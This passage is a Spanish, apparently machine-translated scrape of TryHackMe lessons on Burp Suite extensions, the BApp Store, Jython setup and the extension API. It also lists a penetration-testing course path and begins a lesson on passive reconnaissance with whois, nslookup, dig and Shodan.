¡Felicitaciones por completar la sala de otros módulos de Burp Suite !

En resumen, Decoder le permite codificar y decodificar datos, lo que facilita la lectura y comprensión de la información que se transfiere. Comparer le permite detectar diferencias entre dos conjuntos de datos, lo que puede ser fundamental para identificar vulnerabilidades o anomalías. Sequencer ayuda a realizar análisis de entropía en tokens, proporcionando información sobre la aleatoriedad de su generación y, en consecuencia, su nivel de seguridad. Organizador le permite almacenar y anotar copias de solicitudes HTTP que quizás desee volver a visitar más adelante.

Tener una comprensión fundamental de estas herramientas le proporcionará un conjunto de habilidades más amplio cuando se trata de pruebas de penetración de aplicaciones web.

En la siguiente y última sala de este módulo, explorará la herramienta Burp Suite Extensions .

Responda las siguientes preguntas

¡Entiendo cómo usar Organizador, Decodificador, Secuenciador y Comparador!

No se necesita respuesta | Pregunta hecha

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 11239 usuarios aquí y esta sala tiene 122 días.

199

Suite Burp: Extensiones

Aprenda a utilizar Extensiones para ampliar la funcionalidad de Burp Suite.

100%

Tarea 1 Introducción

¡Bienvenido a la sala de Extensiones de Burp Suite!

En esta sala, exploraremos los aspectos modulares de Burp Suite, enfocándonos en su funcionalidad expuesta que permite a los desarrolladores crear módulos adicionales para el marco.

Si bien la codificación de módulos Burp está más allá del alcance de este módulo, examinaremos brevemente la documentación de la API y analizaremos el proceso típico de agregar nuevos módulos utilizando Burp Suite **BApp Store** .

Para completar esta sala, no necesitará una máquina de destino, pero asegúrese de tener acceso a una copia de Burp Suite. Si está utilizando AttackBox, asegúrese de que esté iniciado ahora presionando el botón azul **Iniciar AttackBox** en la parte superior derecha de la sala. ¡Sumerjámonos en el apasionante mundo de las extensiones y extensibilidad de Burp Suite!

Responda las siguientes preguntas

Haz clic en mí para continuar con la siguiente tarea.

No se necesita respuesta | Pregunta hecha

Tarea 2 La interfaz de extensiones

Tarea 3 La tienda BApp

Tarea 4 Jython

Tarea 5 La API de la suite Burp

Tarea 6 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 10704 usuarios aquí y esta sala tiene 122 días.

199

Suite Burp: Extensiones


Aprenda a utilizar Extensiones para ampliar la funcionalidad de Burp Suite.

100%

Tarea 1 Introducción

Tarea 2 La interfaz de extensiones

La interfaz de Extensiones en Burp Suite proporciona una descripción general de las extensiones cargadas en la herramienta. Echemos un vistazo a los diferentes componentes de esta interfaz:



1. **Lista de extensiones** : el cuadro superior muestra una lista de las extensiones que están actualmente instaladas en Burp Suite para el proyecto actual. Le permite activar o desactivar extensiones individuales.
2. **Administrar extensiones** : en el lado izquierdo de la interfaz de Extensiones, hay opciones para administrar extensiones:
   - **Agregar** : puede usar este botón para instalar nuevas extensiones de archivos en su disco. Estos archivos pueden ser módulos codificados de forma personalizada o módulos obtenidos de fuentes externas que no están disponibles en la tienda oficial de BApp.
   - **Eliminar** : este botón le permite desinstalar extensiones seleccionadas de Burp Suite.
   - **Arriba/Abajo** : estos botones controlan el orden en que se enumeran las extensiones instaladas. El orden determina la secuencia en la que se invocan las extensiones al procesar el tráfico. Las extensiones se aplican en orden descendente, comenzando desde la parte superior de la lista y bajando. El orden es fundamental, especialmente cuando se trata de extensiones que modifican solicitudes, ya que algunas pueden entrar en conflicto o interferir con otras.
3. **Detalles, resultados y errores** : hacia la parte inferior de la ventana, hay secciones para la extensión seleccionada actualmente:
   - **Detalles** : esta sección proporciona información sobre la extensión seleccionada, como su nombre, versión y descripción.
   - **Salida** : las extensiones pueden producir salidas durante su ejecución, y esta sección muestra cualquier salida o resultado relevante.
   - **Errores** : si una extensión encuentra algún error durante la ejecución, se mostrará en esta sección. Esto puede resultar útil para depurar y solucionar problemas de extensiones.

En resumen, la interfaz de Extensiones en Burp Suite permite a los usuarios administrar y monitorear las extensiones instaladas, activarlas o desactivarlas para proyectos específicos y ver detalles, resultados y errores importantes relacionados con cada extensión. Al utilizar extensiones, Burp Suite se convierte en una plataforma poderosa y personalizable para diversas pruebas de seguridad y tareas de evaluación de aplicaciones web.

Responda las siguientes preguntas

¿Las extensiones se invocan en orden ascendente (A) o descendente (D)?

D | Respuesta correcta

Tarea 3 La tienda BApp

Tarea 4 Jython

Tarea 5 La API de la suite Burp

Tarea 6 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 10704 usuarios aquí y esta sala tiene 122 días.

199

Suite Burp: Extensiones

Aprenda a utilizar Extensiones para ampliar la funcionalidad de Burp Suite.

100%

Tarea 1 Introducción

Tarea 2 La interfaz de extensiones


Tarea 3 La tienda BApp

En Burp Suite, la BApp Store (Burp App Store) nos permite descubrir fácilmente e integrar extensiones oficiales sin problemas en la herramienta. Las extensiones se pueden escribir en varios lenguajes, siendo Java y Python las opciones más comunes. Las extensiones de Java se integran automáticamente con el marco de Burp Suite, mientras que las extensiones de Python requieren el intérprete Jython.

Para tener una idea de la tienda BApp e instalar una extensión de Java, instalemos la extensión Request Timer , escrita por Nick Taylor. La extensión Request Timer nos permite registrar el tiempo que tarda cada solicitud en recibir una respuesta. Esta funcionalidad es particularmente útil para identificar y explotar vulnerabilidades basadas en el tiempo. Por ejemplo, si un formulario de inicio de sesión tarda un segundo adicional en procesar solicitudes con nombres de usuario válidos en comparación con los no válidos, podemos usar las diferencias horarias para determinar qué nombres de usuario son válidos.

Siga estos pasos para instalar la extensión Request Timer desde la tienda BApp:

1. Cambie a la subpestaña **BApp Store en Burp Suite.**
2. Utilice la función de búsqueda para encontrar **Request Timer** . Sólo debería haber un resultado para esta extensión.
3. Haga clic en la extensión devuelta para ver más detalles.
4. Haga clic en el botón **Instalar** para instalar la extensión Request Timer.



Después de instalar correctamente la extensión, verá que aparece una nueva pestaña en el menú principal en la parte superior de la interfaz de Burp Suite. Diferentes extensiones pueden tener diferentes comportamientos. Algunos pueden agregar nuevos elementos a los menús contextuales del botón derecho, mientras que otros crean pestañas completamente nuevas en la barra de menú principal.

Como esta instalación es simplemente un ejemplo del uso de la tienda BApp, no cubriremos aquí cómo usar el temporizador de solicitudes. Sin embargo, recomiendo cambiar a la nueva pestaña y explorar la extensión para comprender mejor sus funcionalidades. El temporizador de solicitudes puede resultar valioso en varios escenarios, especialmente al evaluar la seguridad de las aplicaciones web e identificar posibles vulnerabilidades basadas en el tiempo.

Responda las siguientes preguntas

Haz clic en mí para continuar con la siguiente tarea.

No se necesita respuesta | Pregunta hecha

Tarea 4 Jython

Tarea 5 La API de la suite Burp

Tarea 6 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 10704 usuarios aquí y esta sala tiene 122 días.

199

Suite Burp: Extensiones

Aprenda a utilizar Extensiones para ampliar la funcionalidad de Burp Suite.

100%

Tarea 1 Introducción

Tarea 2 La interfaz de extensiones

Tarea 3 La tienda BApp

Tarea 4 Jython


Nota: Si está utilizando AttackBox, la integración de Jython ya se realizó por usted, por lo que puede omitir esta tarea.

Para utilizar los módulos de Python en Burp Suite, debemos incluir el archivo JAR del intérprete Jython, que es una implementación Java de Python. Jython Interpreter nos permite ejecutar extensiones basadas en Python dentro de Burp Suite.

Siga estos pasos para integrar Jython en Burp Suite en su máquina local:

1. **Descargue Jython JAR** : visite el sitio web de Jython y descargue el archivo JAR independiente. Busque la opción **Jython Standalone** . Guarde el archivo JAR en una ubicación de su disco.

2. **Configure Jython en Burp Suite** : abra Burp Suite y cambie al módulo **Extensiones** . Luego, vaya a la subpestaña **de configuración de Extensiones .**
3. **Entorno Python** : desplácese hacia abajo hasta la sección "Entorno Python".
4. **Establecer la ubicación JAR de Jython** : en el campo "Ubicación del archivo JAR independiente de Jython", establezca la ruta al archivo JAR de Jython descargado.



Una vez que haya completado estos pasos, Jython se integrará con Burp Suite, lo que le permitirá utilizar módulos de Python en la herramienta. Esta integración aumenta significativamente la cantidad de extensiones disponibles y mejora sus capacidades para realizar diversas pruebas de seguridad y tareas de evaluación de aplicaciones web.

Nota: El proceso de agregar Jython a Burp Suite es el mismo para todos los sistemas operativos, ya que Java es una tecnología multiplataforma.

Responda las siguientes preguntas

Haz clic en mí para continuar con la siguiente tarea.

No se necesita respuesta | Pregunta hecha

Tarea 5 La API de la suite Burp

Tarea 6 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 10704 usuarios aquí y esta sala tiene 122 días.

199

Suite Burp: Extensiones

Aprenda a utilizar Extensiones para ampliar la funcionalidad de Burp Suite.

100%

Tarea 1 Introducción

Tarea 2 La interfaz de extensiones


Tarea 3 La tienda BApp

Tarea 4 Jython

Tarea 5 La API de la suite Burp

En el módulo de Extensiones de Burp Suite, tiene acceso a una amplia gama de puntos finales API que le permiten crear e integrar sus módulos con Burp Suite. Estas API exponen varias funcionalidades, lo que le permite ampliar las capacidades de Burp Suite para satisfacer sus necesidades específicas.

Para ver los puntos finales de API disponibles, navegue hasta la subpestaña **API dentro del módulo Extensiones.** Cada elemento enumerado en el panel de la izquierda representa un punto final de API diferente al que se puede acceder desde las extensiones.



Las API de extensiones brindan a los desarrolladores un poder y flexibilidad significativos al escribir extensiones personalizadas. Puede utilizar estas API para interactuar sin problemas con la funcionalidad existente de Burp Suite y adaptar sus extensiones para realizar tareas específicas.

Burp Suite admite múltiples idiomas para escribir extensiones, como:

1. Java (de forma nativa): puede usar Java directamente para escribir extensiones para Burp Suite, aprovechando las potentes API disponibles.
2. Python (a través de Jython): si prefiere Python como lenguaje de programación, puede utilizar Jython, que es una implementación Java de Python para crear extensiones de Burp Suite.
3. Ruby (a través de JRuby): los desarrolladores familiarizados con Ruby pueden aprovechar JRuby, una implementación Java de Ruby, para crear extensiones de Burp Suite.

Es importante tener en cuenta que codificar sus extensiones para Burp Suite puede ser una tarea compleja y va más allá del alcance de este módulo. Sin embargo, supongamos que está interesado en explorar más a fondo esta área y crear extensiones personalizadas. En ese caso, PortSwigger proporciona una referencia completa que es un excelente recurso para desarrollar extensiones de Burp Suite.

Para obtener más información sobre el desarrollo de la extensión Burp Suite y acceder a la referencia detallada, puede visitar la documentación oficial de PortSwigger . Este recurso proporcionará la información y la orientación necesarias para crear extensiones potentes y personalizadas que mejoren su experiencia con Burp Suite.

Responda las siguientes preguntas

Haz clic en mí para continuar con la siguiente tarea.

No se necesita respuesta | Pregunta hecha

Tarea 6 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 10704 usuarios aquí y esta sala tiene 122 días.

199

Suite Burp: Extensiones

Aprenda a utilizar Extensiones para ampliar la funcionalidad de Burp Suite.

100%

Tarea 1 Introducción

Tarea 2 La interfaz de extensiones

Tarea 3 La tienda BApp

Tarea 4 Jython

Tarea 5 La API de la suite Burp

Tarea 6 Conclusión

¡Felicidades! Ha completado la sala de extensiones de Burp Suite. Al leer este módulo, obtendrá información valiosa sobre cómo usar Extensiones para mejorar la funcionalidad de Burp Suite.

Ahora tiene un conocimiento sólido de cómo:

1. Instale y administre extensiones de la tienda BApp para ampliar las capacidades de Burp Suite.
2. Integre Jython para aprovechar los módulos de Python dentro de Burp Suite.
3. Explore las API que le permiten desarrollar módulos Java, Python o Ruby personalizados.

Con estas habilidades, puede utilizar el módulo Burp Suite Extensions en su máximo potencial en las pruebas de seguridad y evaluaciones de vulnerabilidad de sus aplicaciones web.

¡Excelente trabajo al completar el módulo y felicitaciones por su dedicación y esfuerzo! Continúe explorando, aprendiendo y perfeccionando sus habilidades de seguridad cibernética. ¡Feliz pirateo!

Responda las siguientes preguntas

¡Puedo usar las extensiones de Burp Suite!

No se necesita respuesta

Pregunta hecha

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 10704 usuarios aquí y esta sala tiene 122 días.

Probador de penetración Jr.

Esta ruta de aprendizaje cubre las habilidades técnicas básicas que le permitirán tener éxito como probador de penetración junior. Al completar este camino, tendrá las habilidades prácticas necesarias para realizar evaluaciones de seguridad en aplicaciones web e infraestructura empresarial.

Requisitos previos:

- Necesita una comprensión básica de los principios informáticos fundamentales y una comprensión amplia de las diferentes áreas de la seguridad cibernética para completar este camino. Si aún no cuenta con estos requisitos previos, complete la Ruta previa a la seguridad y la Ruta de introducción a la seguridad cibernética .

Introducción a la ciberseguridad
Comprenda qué es la seguridad ofensiva y defensiva y conozca las carreras disponibles en cibernética.

Introducción al pentesting
Comprenda lo que implica una prueba de penetración, incluidas las técnicas y metodologías de prueba que todo pentester debería conocer.

Introducción al hackeo web
Pruebe, aprenda y aproveche algunas de las vulnerabilidades de aplicaciones web más populares que se ven en la industria hoy en día.

Suite de eructos
Burp Suite es la herramienta estándar de la industria para piratear aplicaciones web y es esencial en cualquier prueba de penetración web.

Seguridad de la red
Aprenda los conceptos básicos del reconocimiento de redes activo y pasivo. Comprenda cómo funcionan los protocolos comunes y sus vectores de ataque.

- **Reconocimiento pasivo**
  Conozca las herramientas esenciales para el reconocimiento pasivo, como whois, nslookup y dig.
- **Reconocimiento activo**
  Aprenda a utilizar herramientas sencillas como traceroute, ping, telnet y un navegador web para recopilar información.
- **Descubrimiento de host en vivo de Nmap**
  Aprenda a utilizar Nmap para descubrir hosts activos mediante escaneo ARP, escaneo ICMP y escaneo de ping TCP/UDP.
- **Escaneos de puertos básicos de Nmap**
  Aprenda en profundidad cómo funcionan el escaneo de conexión TCP de nmap, el escaneo de puerto TCP SYN y el escaneo de puerto UDP.
- **Escaneos de puertos avanzados de Nmap**
  Aprenda técnicas avanzadas como escaneos nulos, FIN, Navidad e inactivos (zombies), suplantación de identidad, además de evasión de FW e IDS.
- **Escaneos de puertos posteriores a Nmap**
  Aprenda a aprovechar Nmap para la detección de servicios y sistemas operativos, utilice Nmap Scripting Engine (NSE) y guarde los resultados.
- **Protocolos y servidores**
  Conozca protocolos comunes como HTTP, FTP, POP3, SMTP e IMAP, junto con las inseguridades relacionadas.
- **Protocolos y Servidores 2**
  Obtenga información sobre ataques contra contraseñas y tráfico de texto sin cifrar; explore opciones de mitigación a través de SSH y SSL/TLS.
- **Desafío de seguridad neta**
  Practique las habilidades que ha aprendido en el módulo Seguridad de red.

Investigación de vulnerabilidad
Familiarícese con las habilidades, los métodos de investigación y los recursos utilizados para explotar aplicaciones y sistemas vulnerables.

metasploit
Metasploit es el marco de explotación más utilizado. Aprende a usarlo y libera todo su potencial.

Escalada de privilegios
Conozca las técnicas fundamentales que le permitirán elevar los privilegios de la cuenta en sistemas Linux y Windows.

Programador de aprendizaje
Dinos cuantas horas por semana puedes estudiar

2 horas
por semana completa este curso
antes del 27 de abril

Agenda este curso

Certificado
Para obtener su certificado debe completar el curso. Los certificados le permiten demostrar su educación.

Progreso del camino (100%)

Próximo logro (4/4)
No quedan insignias para ganar en este camino.

Carrera
Utilice este camino para trabajar en una carrera en cibernética.

Probador de penetración

Comentario
Comentario
Comentario

SCANNING FOR TARGET....

3161

Reconocimiento pasivo

Conozca las herramientas esenciales para el reconocimiento pasivo, como whois, nslookup y dig.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Bienvenido a la primera sala del Módulo de Seguridad de Red. Este módulo cubre:

1. Reconocimiento pasivo
2. Reconocimiento activo
3. Descubrimiento de host en vivo de Nmap
4. Escaneos de puertos básicos de Nmap
5. Escaneos de puertos avanzados de Nmap
6. Escaneos de puertos posteriores a Nmap
7. Protocolos y servidores
8. Protocolos y Servidores 2
9. Desafío de seguridad de red

En esta sala, después de definir reconocimiento pasivo y reconocimiento activo, nos centramos en herramientas esenciales relacionadas con el reconocimiento pasivo. Aprenderemos tres herramientas de línea de comandos:

- `whois` para consultar servidores WHOIS
- `nslookup` para consultar servidores DNS
- `dig` para consultar servidores DNS

Usamos `whois` para consultar registros de WHOIS, mientras usamos `nslookup` y `dig` para consultar registros de bases de datos DNS . Todos estos son registros disponibles públicamente y, por lo tanto, no alertan al objetivo.

También aprenderemos el uso de dos servicios en línea:

- DNSContenedor de basura
- Shodan.io

Estos dos servicios en línea nos permiten recopilar información sobre nuestro objetivo sin conectarnos directamente a él.

Requisitos previos: esta sala requiere conocimientos básicos de redes junto con una familiaridad básica con la línea de comandos. Los módulos Network Fundamentals y Linux Fundamentals proporcionan los conocimientos necesarios si es necesario.

***Aviso importante** : tenga en cuenta que si no está suscrito, AttackBox no tendrá acceso a Internet, por lo que deberá usar la VPN para completar las preguntas que requieren acceso a Internet.*

Responda las siguientes preguntas

Esta sala no utiliza una máquina virtual (VM) de destino para demostrar los temas discutidos. En su lugar, consultaremos los servidores públicos de WHOIS y los servidores DNS para los dominios propiedad de TryHackMe. Inicie AttackBox y asegúrese de que esté listo. Utilizará AttackBox para responder las preguntas en tareas posteriores, especialmente en las tareas 3 y 4.

No se necesita respuesta | Pregunta hecha

Tarea 2 Reconocimiento pasivo versus activo

Tarea 3 Quién es

Tarea 4 nslookup y cavar

Tarea 5 DNSContenedor de basura

Tarea 6 Shodan.io

Tarea 7 Resumen

Creado por tryhackme y strategos

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 108850 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET....

3161

Reconocimiento pasivo

Conozca las herramientas esenciales para el reconocimiento pasivo, como whois, nslookup y dig.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Reconocimiento pasivo versus activo

Esta sala espera que el usuario tenga un conocimiento práctico de las redes informáticas. Si desea repasar este tema, le recomendamos que estudie primero el módulo Fundamentos de redes .

Antes de la aparición de los sistemas y las redes informáticas, en El arte de la guerra, Sun Tzu enseñó: "Si conoces al enemigo y te conoces a ti mismo, tu victoria no estará en duda". Si desempeña el papel de atacante, debe recopilar información sobre sus sistemas de destino. Si desempeña el papel de defensor, necesita saber qué descubrirá su adversario sobre sus sistemas y redes.

El reconocimiento (recon) se puede definir como un estudio preliminar para recopilar información sobre un objetivo. Es el primer paso en The Unified Kill Chain para lograr un punto de apoyo inicial en un sistema. Dividimos el reconocimiento en:

1. Reconocimiento pasivo
2. Reconocimiento activo

En el reconocimiento pasivo, se confía en el conocimiento disponible públicamente. Es el conocimiento al que se puede acceder desde recursos disponibles públicamente sin interactuar directamente con el objetivo. Piense en ello como si estuviera mirando el territorio objetivo desde lejos sin poner un pie en ese territorio.

Las actividades de reconocimiento pasivo incluyen muchas actividades, por ejemplo:

- Buscar registros DNS de un dominio desde un servidor DNS público.
- Consultar anuncios de empleo relacionados con el sitio web de destino.
- Leer artículos de noticias sobre la empresa objetivo.

El reconocimiento activo, por el contrario, no puede lograrse de forma tan discreta. Requiere un compromiso directo con el objetivo. Piense en ello como si comprobara las cerraduras de puertas y ventanas, entre otros posibles puntos de entrada.

Ejemplos de actividades de reconocimiento activo incluyen:

- Conexión a uno de los servidores de la empresa, como HTTP , FTP y SMTP.
